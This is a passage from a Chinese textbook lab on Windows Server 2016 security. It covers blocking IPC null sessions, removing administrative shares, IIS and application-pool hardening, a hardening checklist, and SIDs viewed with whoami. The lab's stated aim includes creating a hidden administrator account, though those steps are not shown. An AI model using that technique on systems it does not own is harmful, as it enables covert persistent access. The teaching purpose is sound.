双击 JSPISec，即将该管理员账号添加到允许通过远程桌面服务登录的组中，如图 2-88 所示。





图 2-87　显示搜索结果





图 2-88　将 Administrator 组添加到“允许通过远程桌面服务登录”的组中

单击“确定”按钮，此时将显示管理员账号 JSPISec 已经加入该组，如图 2-89 所示。





图 2-89　管理员账号 JSPISec 已经加入“允许通过远程桌面服务登录”组中

**步骤 9**：修改注册表，禁止 IPC 空连接。攻击者可以利用 net use 命令建立空连接，进而实施入侵，还有 net view、nbtstat 等工具也是基于空连接的。因此，IPC 空连接存在很大的安全问题，一般需要禁止。首先在注册表编辑器中定位到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA，如图 2-90 所示。




图 2-90　定位到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA

**步骤 10**：右击 RestrictAnonymous 选项，在出现的快捷菜单中选择“修改”按钮，在打开的如图 2-91 所示的对话框中将该项十六进制数值改为“1”然后单击“确定”按钮即可。

**步骤 11**：删除服务器共享。服务器共享虽然提供了资源共享时的便利，但却带来了安全威胁，对于服务器来说，出于安全考虑应该将其删除。可以在“命令提示符”下分别运行以下命令来完成(如图 2-92 所示)。

```
net share c$ /del
net share d$ /del
net share admin$ /del
```





图 2-91　将 RestrictAnonymous 的十六进制数值改为 1





图 2-92　删除服务器共享

**步骤 12**：IIS 站点设置。提供 Web 服务的 Windows Server 服务器需要通过安全设置加强对服务器的安全管理。选择“开始”→“Windows 系统”→“Windows 管理工具”→“Internet 信息服务(IIS)管理器”→“网站”选项，打开如图 2-93 所示的对话框，显示该服务器发布的网站名称。





图 2-93　“Internet Information Services(IIS)管理器”窗口

需要注意的是，在发布网站时，网站所在的目录一定不要存放在系统盘(C:)下，要将网站目录、数据和系统盘分开，建议将网站目录和数据存放在单独的磁盘空间中。

同时，应在 IIS 管理器中删除没有用到的映射，仅保留 asp、aspx、html、htm 等网站需要

的映射即可。具体可在选择 Default Web Site 后，在右侧 Default Web Site 主页中选择“处理程序映射”，在打开的如图 2-94 所示的窗口中将多余的映射删除。





图 2-94　删除没有用到的映射

在 IIS 管理器中，可以将 HTTP404 Object Not Found 出错页面通过 URL 重定向到一个定制的 HTM 文件。具体方法为：右击“默认网站”，在出现的快捷菜单中选择“属性”选项，在出现的窗口中选择“自定义错误”选项，在打开的如图 2-95 所示的窗口中选取 404 错误页面的位置。





图 2-95　选取“404”错误页面的位置

单击“编辑”按钮，在打开的如图 2-96 所示的对话框中单击“设置”按钮，选取新的 404 错误页面文件。之后，可在服务器任意地方编写一个 HTM 文件，并将其设置成为错误页面。

**步骤 13**：使用应用程序池来隔离应用程序。IIS 管理器可以将应用程序隔离到应用程序池。应用程序池是包含一个或多个 URL 的一个组，由一个工作进程或一组工作进程对应用程序池提供服务。因为每个应用程序都独立于其他应用程序运行，所以使用应用程序池可以提高 Web 服务器的可靠性和安全性。在 Windows 操作系统上运行进程的每个应用程序都有一个进程标识，以确定此进程如何访问系统资源。每个应用程序池也有一个进程标识，此标识是一个以应用程序需要的最低权限运行的账户，可以允许使用此进程标识匿名





图 2-96　选取新的 404 错误页面文件

访问相应的网站或应用程序。

首先创建应用程序池。双击“Internet 信息服务（IIS）管理器”，右击“应用程序池”选项，在出现的快捷菜单中选择“添加应用程序池”选项，如图 2-97 所示。





图 2-97　新建应用程序池

在打开的“添加应用程序池”对话框中为应用程序池输入一个新 ID，如 testAppPool，如图 2-98 所示。

接着，将网站或应用程序分配到应用程序池中。双击“Internet 信息服务（IIS）管理器”，右击用户想要分配到该应用程序池中的网站或应用程序（本实验以 Default Web Site 为例），在出现的快捷菜单中选择“添加应用程序”选项，如图 2-99 所示。





图 2-98　添加新应用程序池


图 2-99　为网站添加应用程序

打开如图 2-100 所示的“添加应用程序”对话框。选择“应用程序池”(本实验使用前面创建的 testAppPool),确定需要指向的网站或应用程序名称,然后单击“确定”按钮即可。





图 2-100　设置应用程序池对应的网站或应用程序名称

### 2.6.4 任务与思考

服务器是互联网应用中提供大量可共享资源的基础设施，其安全性决定应用的安全性和可靠性。提高服务器的安全可以通过以下方法进行相应的安全设置。

**1. 及时安装系统补丁**

不论是 Windows 还是 Linux，或者是各类数据库和应用软件都有可能存在漏洞。为存在漏洞的软件及时安装补丁避免漏洞被蓄意攻击利用是服务器安全最重要的保障之一。

**2. 安装和设置防火墙**

现在有许多基于硬件或软件的防火墙，很多安全厂商也都推出了相关的产品。对服务器安全而言，安装防火墙非常必要。防火墙对于非法访问具有很好的防护作用，但是安装了防火墙并不意味着安全得到了保障。在安装防火墙之后，用户需要根据自身的网络环境，对防火墙进行适当的配置以达到最好的防护效果。

**3. 安装网络杀毒软件**

现在网络上的计算机病毒、木马、蠕虫等恶意代码非常猖獗，这就需要在网络服务器上安装相应版本的杀毒软件控制病毒等恶意代码的传播。同时，在使用网络杀毒软件的过程中，必须及时升级且每天自动更新病毒库。

**4. 关闭不需要的服务和端口**

服务器操作系统在安装时会启动一些不需要的服务，这些服务不仅会占用系统的资源，而且会增加系统的安全隐患。对于一段时间内完全不会用到的端口而言，可以全部将其关闭。

**5. 定期对服务器进行备份**

为了防止无法预料的系统故障或用户不小心造成的非法操作，必须对系统进行安全备份。除了对全系统进行周期性（如两个月一次）的备份外，还应该将重要系统文件存放在不同服务器上，以便在系统崩溃时（通常是硬盘出错），可以及时地将系统恢复到正常状态。

**6. 账号和密码保护**

账号和密码可以说是服务器系统的第一道防线，目前网络上大部分对服务器系统的攻击都是从截获或猜测密码开始的。一旦攻击者进入系统，那么前面的防范措施几乎就失去了作用，所以对服务器系统的管理员账号和密码进行保护是保障系统安全非常重要的措施。

**7. 监测系统日志**

系统通过运行日志程序，会记录下所有用户使用系统的操作，包括最近登录时间、使用的账号、进行的活动等。日志程序会定期生成报表，通过对报表进行分析，系统管理员可以知道是否有异常现象发生，以便采取必要的安全防护措施。

扫一扫

视频讲解

## 2.7 Windows 登录安全的实现

### 2.7.1 预备知识：登录安全介绍

当用户通过各类互联网终端进行网络支付等操作时，首先要登录到指定的系统。登录

的目的是对用户身份的合法性进行验证。在登录过程中，系统会要求用户输入账户名称、密码及用户的身份证号码等信息，之后再由客户端软件与服务器端进行通信，通过信息交换完成用户的身份认证过程。一旦这一过程被攻击者监视或劫持，通信数据就将被截获或破解，进而产生严重的安全问题。

**1. 认证过程中存在的安全隐患**

根据对各类安全事件的综合分析，目前较为严重的安全隐患主要有两方面：由加密机制的不健全引起的安全问题和由服务器证书验证产生的安全问题。

(1) 加密机制安全问题。加密机制安全问题是指因数据加密算法或方法不完整、过于简单而被攻击者劫持和破解。数据加密既是信息安全中被采用最为广泛的一种方法，也是其他安全技术的基础和保障。目前，银行客户端等安全应用的登录加密机制一般采用HTTPs和“HTTP+数据加密”两种方式。其中，大部分安全客户端采用目前互联网通用的 HTTPs 加密机制，但也有部分安全客户端采用“HTTP+数据加密”机制。

(2) 服务器证书验证安全问题。服务器证书验证存在的安全问题主要集中在当客户端登录服务器时，在通信过程中不对服务器端身份的合法性进行验证，从而导致登录过程容易被“中间人”攻击劫持。这样的安全问题构成的威胁较为严重，因为在日常应用中，绝大多数情况下是由服务器来认证客户端身份合法性的，也就是说在这个认证系统中，实现认证功能的服务器往往被认为是绝对可靠的。但是，在实际应用中，如果实现身份认证的服务器不可靠或是虚假的，那么整个认证系统将会出现混乱。

**2. SID**

SID(security identifiers，安全标识符)是 Windows Server 操作系统中用于标识用户、组和计算机账户的唯一号码。在第一次创建用户、组和计算机账户时，Windows 系统将给网络上的每一个账户颁发一个唯一的 SID。Windows Server 中的内部进程将引用账户的 SID 而不是账户的用户或组名。如果创建了一个账户后马上将其删除，然后使用相同的用户名创建另一个账户，新账户并不具有授权给前一个账户的权力或权限，原因就是这两个账户具有不同的 SID 号码。

用户通过验证后，登录进程会给用户一个访问令牌，该令牌相当于用户访问系统资源的票证，当用户试图访问系统资源时，需要将访问令牌提供给 Windows Server，然后 Windows Server 检查用户试图访问的对象上的访问控制列表。如果用户被允许访问该对象，Windows Server 将会分配给用户适当的访问权限。

访问令牌是用户通过登录验证时由登录进程所提供的，所以改变用户的权限需要用户注销后重新登录，再次获取新的访问令牌。

## 2.7.2 实验目的和条件

**1. 实验目的**

通过本实验，掌握 Windows Server 2016 环境下用户的登录及身份认证过程(其他版本的 Windows Server 操作系统与此类似)，理解 SID、访问令牌、SAM 的含义，掌握查看用户 SID 的方法和创建一个具有管理员权限的隐藏账户的方法。

**2. 实验条件**

本实验可以运行在有 Windows Server 2016 或其他 Windows Server 版本的服务器上，该服务器既可以是一台物理机，也可以是一台虚拟机。

## 2.7.3 实验过程

本实验可以分为以下几个组成部分。

**1. 查看管理员用户的 SID**

可以使用 whoami 等工具（该工具被包含在 Windows Server Resource Kit 中）查看与登录会话相关的 SID。具体步骤如下。

**步骤 1**：选择“开始”→“运行”选项，在出现的“运行”对话框中输入 cmd 命令，然后单击“确定”按钮，打开命令提示符窗口。

**步骤 2**：在光标闪烁处输入 whoami /? 命令，查看该命令的所有功能，如图 2-101 所示。

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>whoami /?

WhoAmI 有三种使用方法:

语法 1:
    WHOAMI [/UPN | /FQDN | /LOGONID]

语法 2:
    WHOAMI { [/USER] [/GROUPS] [/CLAIMS] [/PRIV] } [/FO format] [/NH]

语法 3:
    WHOAMI /ALL [/FO format] [/NH]

描述:
    这个工具可以用来获取本地系统上当前用户(访问令牌)的用户名和组信息,
    以及相应的安全标识符(SID)、声明、
```

图 2-101　查看命令的所有功能

**步骤 3**：输入 whoami /user 命令，可查看用户的 SID，如图 2-102 所示。

```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator>whoami /user

用户信息
----------

用户名                          SID
================================ ==============================================
win-20vou9kn0pr\administrator S-1-5-21-2346272619-2546975798-1843442194-500

C:\Users\Administrator>
```

图 2-102　查看管理员用户的 SID

从图 2-102 中可以看到，输入 whoami /user 命令后，可以查看到用户名为 Administrator 的用户的 SID 为 S-1-5-21-2346272619-2546975798-1843442194-500。SID 带有前缀 S，它的各个部分之间用连字符“-”隔开：第 1 个数字（本实验中的 1）是修订版本号；第 2 个数字是标识符颁发机构代码（对 Windows Server 2016 来说是固定的数字 5）；然后是 4 个子颁发机构代码（本例中是 21 和后续的 3 个长数字串）和一个相对标识符（Relative Identifier，RID，本实验中是 500）。SID 中的一部分是各系统或域唯一具有的，而另一部分（RID）是跨所有系统和域共享的。当然，在安装 Windows Server 2016 时，本地计算机会颁

